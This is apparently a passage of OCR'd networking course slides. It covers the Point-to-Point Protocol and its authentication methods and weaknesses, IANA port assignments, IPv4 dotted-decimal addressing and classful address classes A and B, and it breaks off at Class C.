- Denial-of-service attacks
- Session hijacking
- Authentication mechanism



Point-to-point Protocol (PPP)


- PPP is a **data link layer protocol** that provides a standard way of data transfer between two directly connected nodes (Point-to-point), without any networking devices in between
- It is used mostly for heavier and **faster connections** and provides transmission encryption, connection authentication, and compression
- Different physical networks, such as phone lines, cellular telephones, fiber optics, and serial cables, use PPP
- It **uses two authentication protocols** to authenticate or secure connections: the Password Authentication Protocol (PAP) and the Challenge Handshake Authentication Protocol (CHAP)

Issues:

- The protocol does not provide flow control and allows the senders to send several frames in quick succession, resulting in overloading the receiver
- It uses a CRC field to detect errors and discards the corrupted frame without any alerts or warnings
- PPP does not offer a proper addressing mechanism to handle frames in a multipoint configuration

Notes:

IP Addressing and Port Numbers



Internet Assigned Numbers Authority (IANA)

- IANA is responsible for the global coordination of **DNS Root**, **IP addressing**, and other Internet protocol resources
- The well-known ports are assigned by IANA and can only be used by **the system (or root) processes** or by programs executed by privileged users on most systems
- The registered ports are listed by the IANA and can be used by **ordinary user processes** or programs executed by ordinary users on most systems
- The IANA registers the uses of these ports as a convenience to the **community**
- The range for assigned ports managed by the IANA is **0–1023**

Notes: ____

IP Addressing

- An IP Address is a **unique** numeric value assigned to a node or a **network** connection

IP Address

- 32-bit binary number
- Set of four numbers or octets ranging between 0 to 255
- Numbers are separated by periods
- Known as dotted-decimal notation

Examples

- **168.192.0.1**
- **23.255.0.23**
- **192.165.7.7**

IP Addressing

Classful IP Addressing

- IP addresses are divided into **5 major classes** in the classful IP addressing scheme
- This was the first **addressing** scheme of the Internet. It managed addressing through classes **A**, **B**, **C**, **D**, and **E**
- An IP address can be broken down into two parts:
  - The first part represents the network
  - The second part represents a specific **host** on the network

NOTE:

- All the hosts residing on a network can **share the same network** prefix but should have a unique host number
- Hosts residing on different networks can have the same host number but should have **different** network **prefixes**


Two-Level Internet Address Structure:

Network Number	**Host Number**

OR

Network Prefix	**Host Number**

Notes: ______________________________



Address Classes

Class A

- Has an 8-bit network prefix
- Starts with binary address 0, the decimal number can be anywhere between 1–126
- The first 8 bits (one octet) identify the network, the remaining 24 bits specify hosts residing in the network

Class B

- Has a 16-bit network prefix
- Starts with binary address 10, the decimal number can be anywhere between 128–191
- The first 16 bits (two octets) identify the network, the remaining 16 bits specify hosts residing in the network

Class C

